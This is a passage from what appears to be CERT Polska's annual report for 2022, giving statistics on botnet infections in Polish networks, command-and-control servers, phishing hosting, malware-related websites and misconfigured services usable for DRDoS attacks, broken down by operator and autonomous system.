Table 3 presents the number of infected computers in Polish networks. In 2022, we collected information concerning 302,696 (in total) bot IP addresses. In comparison with the previous years, we once again noted a decrease of approximately 140,000 compared to 2021 and 340,000 compared to 2020.

[29] https://n6.cert.pl/

	Family	Daily maximum value	Daily average value	Standard deviation
1	Andromeda	2 127	1 244	379
2	Avalanche	1 444	587	135
3	Mirai	920	431	136
4	Conficker	668	349	104
5	QSnatch	651	508	97
6	Gamut	483	102	108
7	Sality	418	159	103
8	ISFB	396	71	94
9	Nymaim	371	53	27
10	Necurs	316	144	48

TABLE 3 Largest botnets in Poland

For many years, we have been observing the activity of botnets that are already sinkholed within Polish networks. One of them is Andromeda which once again took first place on the above list, with a daily average number of infected devices amounting to approximately 1,200. Note that in 2021, nearly 2,000 devices had been infected, so there was a substantial drop. A downward trend is also seen on an annual basis: at the beginning of the year, we recorded on average approximately 2,000 IP addresses, whereas at the end of the year, this number decreased to 1,000. We noticed the same trend with regard to the infections of QNAP Systems devices with QSnatch botnet – there was a decrease of approximately 200 IP addresses, comparing the values from the beginning and the end of 2022. The declining trend is also visible for Necurs. Once again, the list contains the IoT Mirai botnet family. It is worth highlighting that it ranked higher than in the previous year. On average, 431 IoT devices with IP addresses were infected with this botnet family. Following a decrease of approximately 200 addresses from 2020 to 2021, this time there was an increase of approximately 100 addresses.

INFECTIONS BROKEN DOWN BY TELECOM OPERATORS

Chart 6 presents the degree of infection of users in largest telecommunications operator networks. It has been estimated based on the daily number of infected IP addresses. The degree of infection is determined by dividing the number of bots by the number of customers using Internet access services provided by a given operator. We also use data from the “Report on the state of the telecommunications market in Poland in 2021” issued by the Office of Electronic Communications[30].

[30] https://www.uke.gov.pl/download/gfx/uke/pl/defaultaktualnosci/36/431/13/raport_o_stanie_rynku_telekomunikacyjnego_w_polsce_w_2021_r..pdf




CHART 6 Botnet activity within largest ISP networks in 2022

In 2022, the average daily number of infected devices within the Polish Internet amounted to 4,121. During the year, a slight downward trend could be observed. In January 2022, the degree of infections in Polish networks was approximately 4,500 devices. This value remained steady until the second half of the year. During the second half of the year, there was a decrease, while at the end of the year there were approximately 3,500 devices.

For each of the operators, the infection rate did not exceed a half per thousand.

Similarly to previous years, the largest estimated percentage of infected users were present in the Netia networks. For this operator, a declining trend was maintained, which was particularly visible during the second half of the year. Once again, INEA and Multimedia ranked second and third, respectively, in terms of the infection rate. In both cases, there was a downward trend, which is, however, not as substantial over the year as in 2021. For the remaining operators, the network infection rate was maintained at a steady level throughout the year. The only exception is Plus / Cyfrowy Polsat, where a downward trend is observed. Play and Plus/Cyfrowy Polsat compare the most favourably relative to other operators; their infection rate is the lowest.

As for the Andromeda botnet, the highest number of infected devices was observed during the previous year in Orange and Plus / Cyfrowy Polsat networks. The daily number of IP addresses was steady and exceeded 300 addresses for Orange and 200 addresses for Plus / Cyfrowy Polsat. Infections with the

Avalanche botnet were the most frequent in Plus / Cyfrowy Polsat. The number of infected devices was around 100. The largest number of infected NAS devices is present in the Orange (170 devices on average) and UPC (60 devices on average) networks. In other networks, the share of QSnatch infections was negligible. Similarly to the previous year, Mirai botnet infections were observed mostly in the Orange networks, while for the remaining operators the number was negligible. Conficker botnet infections were most widespread in Orange and Netia (50 devices on average in both cases).

C&C SERVERS

C&C IN THE WORLD

In 2022, we collected information regarding 8,570 IP addresses likely used as botnet command and control servers (C&C). This number is similar to the one we recorded the year before (9,410 addresses), but it was significantly lower than in 2020 (64,653 addresses). For instance, this stems from the fact that some of the sources providing us with this type of data are inactive.

Due to the nature of the threat, we decided to describe the problem in relation to IP address locations and the top-level domain (TLD) of the C&C domain name. The statistics exclude reports on CERT Polska sinkhole servers that we use to disable botnets and detect infected machines. Among the 131 countries where we identified C&C servers, the highest share of the servers were located in the United States (3,386).

Item	Country	Number of IP addresses	Share
1	Stany Zjednoczone	3 386	39,51%
2	Rumunia	550	6,42%
3	Holandia	358	4,18%
4	Niemcy	273	3,19%
5	Rosja	236	2,75%
6	Meksyk	208	2,43%
7	Zjednoczone Emiraty Arabskie	201	2,35%
8	Francja	194	2,26%
9	Kanada	191	2,23%
10	Wielka Brytania	190	2,22%
...	...	...	...
40	Polska	29	0,34%

TABLE 4 Countries with the largest numbers of C&C servers

We observed 1,275 various autonomous systems (AS) where C&C servers were located. Ten autonomous systems included approximately 26% of all the malicious servers, with the most popular one being Cloudflare, which is very often used to hide the real server address. As you can see in Table 5, according to the list in Table 4, the highest number of autonomous systems is registered in the United States.

Item	AS number	Name	Country	Number of IPs	Share
1	13335	Cloudflare	Stany Zjednoczone	356	4,15%
2	8708	RCS-RDS	Rumunia	311	3,63%
3	7922	COMCAST	Stany Zjednoczone	302	3,52%
4	211252	DELIS	Stany Zjednoczone	227	2,65%
5	14061	DigitalOcean	Stany Zjednoczone	202	2,36%
6	701	Verizon	Stany Zjednoczone	194	2,26%
7	5384	Emirates Telecommunications Corporation	Zjednoczone Emiraty Arabskie	190	2,22%
8	8151	Uninet	Meksyk	170	1,98%
9	16509	Amazon	Stany Zjednoczone	153	1,79%
10	209	CenturyLink Communications	Stany Zjednoczone	146	1,70%

TABLE 5 Autonomous systems with the largest numbers of C&C servers

We were also notified of 2,815 Fully Qualified Domain Names (FQDN) operating as botnet management servers. They were registered within 155 top-level domains (TLD), 44% of which within the .com domain. During the year in question, we did not identify any C&C servers using the .pl domain. See Table 6 for a list of most common TLD. As you can see, more than 62% of all the domains are registered on the most common TLD (.com, .net and .org), but some less popular ones, such as .xyz, .top or .online, are also used. Interestingly, among the 10 most common TLD, we noticed only 2 country-code domains (ccTLD): .ru (Russian domain) and .cf (the Central African Republic's domain).

Item	TLD	Number of domains	Share
1	com	1 238	43,98%
2	net	260	9,24%
3	org	256	9,09%
4	xyz	173	6,15%
5	top	68	2,42%
6	ru	56	1,99%
7	online	52	1,85%
8	info	48	1,71%
9	cf	31	1,10%
10	site	27	0,96%

TABLE 6 Most common top-level domains under which botnet-controlers were operating

C&C IN POLAND

In Poland, C&C servers were active at 29 different IP addresses (30th place in the world) in 19 autonomous systems. The numbers are lower than in 2021, when we collected information about 59 Polish IP addresses in 34 autonomous systems, but we cannot draw conclusions on this basis due to the lower number of data sources compared to the year before.

The autonomous systems with the largest number of Polish IP addresses include: Orange (AS5617, 8 addresses), GHOST (AS202422, 2 addresses), GigaHostingServices (AS213010, 2 addresses) and Google (AS396982, 2 addresses).

PHISHING

PHISHING HOSTED IN POLISH NETWORKS

This subsection only includes statistics on phishing in the traditional sense of the word, i.e. “impersonation” of well-known brands, using email and websites to phish for sensitive data. For example, we do not include in this category the cases of impersonation of invoice providers distributing malware.

In 2022, we received a total of 29,578 reports about phishing in Polish networks. These are all the reports, irrespective of whether attacks were targeted at Polish users. They concerned 18,618 URL addresses with 16,086 domains which were divided into 1,962 IP addresses. This means a boost compared to the previous year. Such a change results, for instance, from the utilisation of a new source of data: since August, we have been recording threat-related information supplied by the Global Cyber Alliance. Table 7 lists 10 autonomous systems with the largest numbers of phishing websites. As in the previous years, a significant share of home.pl is compared to other autonomous systems, which may result

Item	AS number	Name	Number of IP addresses	Number of domains
1	12824	home.pl	482	2 078
2	20940	Akamai Technologies	180	88
3	15967	Nazwa.pl	162	2 670
4	41079	H88	107	1 426
5	16276	OVH	91	623
6	197226	Sprint	66	195
7	29522	KEI	58	166
8	203417	LH.pl	51	1 110
9	198414	H88	40	236
10	57367	Atman	39	290

TABLE 7 Polish autonomous systems with the largest numbers of phishing sites

The domain names identified by us included 235 different TLDs (Top-Level Domain). The two most common, .com and .pl, constituted over 65% of all the reported domain names. Their popularity may result, for example, from higher user trust in these domains. Criminals may choose them due to their lower domain registration price or higher name availability.

Item	TLD	Number of domains	Share
1	com	6 690	41,59%
2	pl	3 775	23,47%
3	online	592	3,68%
4	net	509	3,16%
5	dev	485	3,02%
6	info	435	2,70%
7	eu	425	2,64%
8	org	416	2,59%
9	cfd	397	2,47%

TABLE 8 Most common top-level domains in Poland with the highest number of phishing websites

Chart 7 presents the number of phishing domains divided into IP addresses in Polish networks, broken down into months. Data submitted by the Global Cyber Alliance had a great impact on the statistics during the last few months, which is why we highlighted them in colour. As you can see on the chart, during the majority of the year, the number of phishing websites remained at a fairly steady level of nearly 500 domains per month. If you take into account the GCA data, however, you can notice a considerable increase in the number of phishing domains in December, which was probably connected with the increased interest in online shopping during this period, which also made the criminals more active.




CHART 7 Number of phishing domains with IP addresses belonging to Polish networks, broken down into months The phishing domains from the Global Cyber Alliance are marked orange, while the ones from other sources are marked blue.

PHISHING ENTERED INTO THE CERT POLSKA LIST OF MALICIOUS DOMAINS

The domains that were introduced in 2022 into the CERT Polska List of Malicious Domains[31] were divided into 14,799 IP addresses. Criminals attacking Polish users used Cloudflare services to hide the real server location; this provider was the owner of 11,196 IP addresses. Beyond the American companies and home.pl, the preferred locations selected by criminals were Hostinger (Cyprus), VPS-UA and Hosting Ukraine (Ukraine). For details, see Table 9.

The most popular companies impersonated by criminals attacking Polish users included Facebook, InPost, Orlen and Vinted. Fake Facebook was most frequently hosted on home.pl servers (almost 25% of all domains). What is interesting, is that Amazon and Cloudflare had a negligibly small share in the hosting of phishing activities targeted at Facebook, which may indicate that the latter blocked such attacks. Phishing using the InPost image was most often hosted on Cloudflare and Selectel (AS50340), the Russian autonomous system. Impersonating Orlen was also, to a large extent, associated with Cloudflare, whereas the most popular autonomous hosting system was the Ukrainian AS56851. Phishing websites posing as Vinted were 90% hosted using Cloudflare services.

[31] https://cert.pl/en/posts/2020/03/malicious_domains/

Item	AS number	AS name	Number of IPs
1	13335	Cloudflare	11 196
2	47583	Hostinger	490
3	12824	home.pl	350
4	56851	VPS-UA	221
5	16509	Amazon	202
6	200000	Hosting Ukraine	178
7	14061	DigitalOcean	148
8	14618	Amazon	134
9	16276	OVH	109
10	22612	Namecheap	95

TABLE 9 Autonomous systems with the largest number of IP addresses resolving from the domains included in the List of Malicious Domains

The most popular top-level domains were .com, .pl and .xyz. The popularity of Polish TLD and .com results from the higher efficiency of impersonation of the original domain, whereas in the case of .xyz, low price of the domain is most probably the reason.

Item	Number of domains	TLD
1	14654	com
2	9415	pl
3	8519	xyz
4	3529	info
5	2434	site
6	2250	space
7	2079	net
8	1996	top
9	1574	eu
10	1049	online

TABLE 10 Most common top-level domains (TLD) included in the List of Malicious Domains

Item	AS number	AS name	Number of IPs
1	12824	home.pl	350
2	41079	Cyber_Folks	23
3	29522	Cyber_Folks	20
4	15967	Nazwa.pl	19
5	203417	LH.pl	15
6	16276	OVH	10
7	198414	Cyber_Folks	10
8	197226	Sprint	8
9	200088	Artnet	6
10	5617	Orange	5

TABLE 11 Autonomous systems located in Poland with the largest number of IP addresses resolving from the domains included in the List of Malicious Domains

MALICIOUS WEBSITES

Last year, we collected information about 7,903,498 URL addresses related to malware activity. 47,014 of them were hosted in .pl, with 46,632 being divided into Polish IP addresses.

We conducted a similar summary for malware-related domain names; in the previous year, we recorded 589,219 such names. 5,204 of them were hosted in .pl, with 5,386 being divided into Polish IP addresses. The list of IP addresses indicated by the majority of .pl domains is provided in Table 12. The addresses in the list belong to hosting service providers and Cloudflare. The most common address (217.97.216.17) is associated with Orange Office, which over the years has been used to host thousands of websites, some of which were most probably taken over by criminals and used for attacks targeting users.

The list of autonomous systems in which the largest numbers of malware-related IP addresses were located is provided in Table 13. You can easily notice that the Chinese autonomous systems definitely have the highest share.

Item	Number of .pl domains	IP address	AS number	Name
1	131	217.97.216.17	5617	Orange
2	94	94.154.117.92	203417	LH.pl
3	65	37.59.49.187	16276	OVH
4	61	176.31.124.7	16276	OVH
5	55	94.154.117.156	203417	LH.pl
6	52	91.212.150.245	43350	nForce
7	49	188.114.96.13	13335	Cloudflare
8	49	188.114.97.13	13335	Cloudflare
9	45	62.122.190.126	203417	LH.pl
10	44	62.122.190.67	203417	LH.pl

TABLE 12 IP addresses hosting the largest number of malware-related .pl domains

Item.	Number of IPs	AS number	Name	Percentage of all addresses in AS	Share
1	108 383	4837	China Unicom	0,19%	27,34%
2	43 307	13335	Cloudflare	2,64%	10,92%
3	40 976	9829	National Internet Backbone	0,76%	10,34%
4	35 466	4134	Chinanet	0,03%	8,95%
5	17 891	17816	China Unicom	0,46%	4,51%
6	9 511	46606	Unified Layer	0,97%	2,40%
7	6 690	16509	Amazon	0,02%	1,69%
8	3 942	14061	Digital Ocean	0,15%	0,99%
9	3 722	8075	Microsoft	0,01%	0,94%

TABLE 13 Autonomous systems in which the largest numbers of malware-related IP addresses were located

SERVICES FACILITATING DRDOS ATTACKS

In 2022, we were informed of 485,067 IP addresses where services facilitating Distributed Reflected Denial of Service (DRDoS) attacks operated; 464,513 of them were located in Poland. See below for the list of services that could have been used for attacks and were the most represented in the Polish Internet. They are discussed further in the report.

The list below has more items than in the previous year. This is due to the fact that we added new data sources, providing us with information on new types of services that we had not been tracking. For Ubiquiti and DVR-DHCPDiscover, the observation time is visibly shorter than in the remaining cases. Data concerning these services started to be provided during the year.

We took into account IP addresses at which misconfigured services are actually available, as well as services that are available intentionally (e.g. public open resolvers) and honeypots, as it is difficult to distinguish between them on the basis of Internet scanning data, and their total number is small.

A size of an autonomous system (AS) was established on the basis of RIPE data valid as of 1 July 2022.

Item	Name of vulnerability/ open service	Average daily number of IP addresses	Daily maximum number of IP addresses	Standard deviation	Observation time
1	resolver	25 338	29 901	1 862	90,41%
2	SNMP	20 472	21 750	308	88,76%
3	NTP	15 516	16 931	873	90,68%
4	portmapper	15 504	17 197	1 250	88,21%
5	NetBIOS	11 464	11 996	636	89,31%
6	SSDP	9 021	11 512	950	89,86%
7	mDNS	3 165	4 307	472	90,95%
8	mssql	1 725	2 849	324	88,49%
9	ubiquiti	1 711	1 969	331	48,21%
10	dvr-dhcpdiscover	1 405	3 232	715	73,15%
11	chargen	147	264	14	90,13%
12	CoAP	33	41	3	92,54%
13	qotd	33	46	7	89,31%
14	xdmcp	23	34	3	90,13%
15	ard	19	32	3	91,78%
16	rdpeudp	10	30	4	90,41%

TABLE 14 List of the most common misconfigured services that can be used for DRDoS attacks. The standard deviation value refers to the variation in the daily number of IP addresses observed over the year, where the total observation time corresponds to part of the year for which we had information regarding a particular service.

When analysing data on services facilitating DRDoS attacks and services with known vulnerabilities, we used a methodology similar to that first introduced in the 2020 report. Also in 2022, we had incomplete data from some autonomous systems at certain periods of time. The problem concerned mainly the autonomous systems belonging to Orange (AS5617). We have noted extensive daily variations in the number of IP addresses, alternating periods of this number decreasing and increasing, and related lack of stability. According to our analysis, the most probable reason for this situation is that Orange blocked some queries generated by large-scale Internet scans performed by the Shadowserver foundation, which is the main provider of data on incorrectly configured and compromised network services (more details on Shadowserver's activities are available on the organisation's website: https://www.shadowserver.org/what-we-do/). The problem affects all the services analysed and, as in many cases the share of AS5617 in the total number of IP addresses for a given service is large, it significantly affects the aggregate statistics. We decided to correct the data using the method described in detail in the 2020 report. If you are interested, we encourage you to read that report for details. Next, the tables and charts provided in the report were developed on the basis of the corrected data.

Chart 8 presents the forecast trend for the number of observed devices that can be used to run DRDoS attacks during a year. The charts refer to seven most frequently reported services.

As for SNMP, NTP and NetBIOS services, the number of IP addresses remains at a similar level throughout the year. A positive trend is a gradual decrease in the number of devices related to the SSDP and mDNS services throughout the year. For portmapper, a sudden decrease in the number of addresses during the second half of the year is visible. Such situations may result, for example, from updating the configurations of machines at some service providers or introducing required traffic filtering rules.




CHART 8 Most widespread misconfigured services that can be exploited in DRDoS attacks The chart shows variations in the numbers of vulnerable IP addresses in Poland in 2022.

OPEN DNS SERVERS

Similarly to previous years, in 2022 open DNS servers (open resolvers) were the most popular services facilitating DRDoS attacks. Despite their crucial importance for the operation of the Internet, the vast majority of DNS servers should not respond to queries from the entire Internet, but only to queries from a limited group of addresses.

In 2022, we received 6,152,112 reports concerning 147,391 IP addresses with activate open resolvers, which constitutes a decrease by approximately 17,000 addresses in comparison with 2021, which indicates a slight improvement. Currently, the daily average number of addresses is 25,338. Throughout 2022, the daily number of IP addresses with this service remained stable. Similarly as in previous years, AS5617, i.e. the Orange network, dominated the list of autonomous systems with the number of addresses. For this autonomous system as well, you can see that the daily average number of IP addresses is steady, which has the greatest impact on the general trend. As far as the other autonomous systems presented are concerned, the daily number of IP addresses remains constant during a year or the changes are insignificant. A novelty in the list below in comparison with the previous year is AS34859, showing that the very high percentage of addresses (34%) that may be used for a DRDoS attack is alarming.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	5617	Orange	15 253	18 913	0,27%
2	12741	Netia	1 123	2 273	0,07%
3	6830	UPC	605	930	0,02%
4	34859	Zyn Line	604	987	33,70%
5	12912	T-Mobile	546	839	0,05%
6	13110	INEA	471	510	0,28%
7	29314	Vectra	393	471	0,07%
8	8374	Plus / Cyfrowy Polsat	291	320	0,02%
9	31242	TKPSA	260	284	0,23%
10	5588	T-Mobile	224	239	0,13%

TABLE 15 Daily number of IP addresses at which an open DNS server was detected, broken down into autonomous systems

SNMP

The Simple Network Management Protocol (SNMP) has been created for remote management of network devices. Its use is recommended only in isolated networks that are to be managed. If a service based on the SNMP is visible on the Internet, in addition to the threat of unauthorised access to the device, it may be used for DDoS attacks.

In 2022, we received 5,984,839 reports concerning 125,159 addresses with activated SNMP, i.e. the number of addresses decreased by approximately 30,000 in relation to 2021. The key indicator, i.e. the daily average number of occurrences, was 20,472 addresses, i.e. the number increased by about 5,000 in relation to the previous year. Netia's AS12741 is again at the top of the list. For this autonomous system, at the end of 2021, we identified a sudden decrease in the daily average number of IP addresses that might have resulted, for example, from modifications in device configuration introduced into the autonomous system of the operator. In 2022, this number remained at a moderately the same level, similar to the one at the end of 2021. Comparing the average values from the entire years 2021 and 2022, we can see a significant decrease by approximately 6,000 (22%) addresses. As in 2021, we noted a high percentage of all addresses in AS for Net Center (AS60920) and Digicom (AS57978); in both cases, more than 20% of IP addresses distributed by these autonomous systems had an SNMP instance open to Internet access.

Item	AS number	AS name	Average	Maximum	Percentage of all addresses in AS
1	12741	Netia	2 403	2 749	0,15%
2	5617	Orange	2 041	2 735	0,04%
3	20804	TELENERGO	849	916	0,35%
4	60920	NETCENTER	663	762	21,58%
5	56515	OXYNET	592	616	4,45%
6	199390	ALFAKS	488	508	15,89%
7	57978	DIGICOM	422	459	20,61%
8	41809	Enterpol	299	330	2,21%
9	6830	UPC	290	463	0,01%
10	199234	Komputerowe Studio Grafiki	253	276	8,24%

TABLE 16 Daily number of IP addresses at which an active SNMP service was detected in a publicly available interface, broken down into autonomous systems

NTP

The Network Time Protocol (NTP) is a common time synchronisation protocol used in computer networks. However, publicly accessible NTP servers making the *monlist* command available can be exploited for DDoS attack purposes.

